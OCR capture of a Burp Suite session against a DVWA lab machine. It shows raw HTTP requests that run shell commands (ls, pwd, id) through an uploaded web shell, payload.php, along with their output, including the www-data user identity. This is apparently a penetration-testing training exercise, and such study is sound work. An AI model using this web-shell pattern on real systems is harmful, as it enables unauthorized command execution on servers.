
```
GET /dvwa/hackable/uploads/payload.php?cmd=ls HTTP/1.1
Host: 192.168.50.101
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=c2e57c3f02f7ad8c9a1a340afb4daf16
Connection: close
```


192.168.50.101/dvwa/hac
192.168.50.101/dvwa/hackable/uploads/payload.php?cmd=pwd
Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder View Help
Dashboard Target Proxy Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.50.101:80
Forward Drop Intercept is on Action Open browser
Add notes
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 9
Notes
Search
0 highlights
Event log (4) All issues
Memory: 111.3MB

```
/var/www/dvwa/hackable/uploads
```

```
GET /dvwa/hackable/uploads/payload.php?cmd=pwd HTTP/1.1
Host: 192.168.50.101
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=c2e57c3f02f7ad8c9a1a340afb4daf16
Connection: close


```



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
GET /dvwa/hackable/uploads/payload.php?cmd=id HTTP/1.1
Host: 192.168.50.101
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=c2e57c3f02f7ad8c9a1a340afb4daf16
Connection: close


```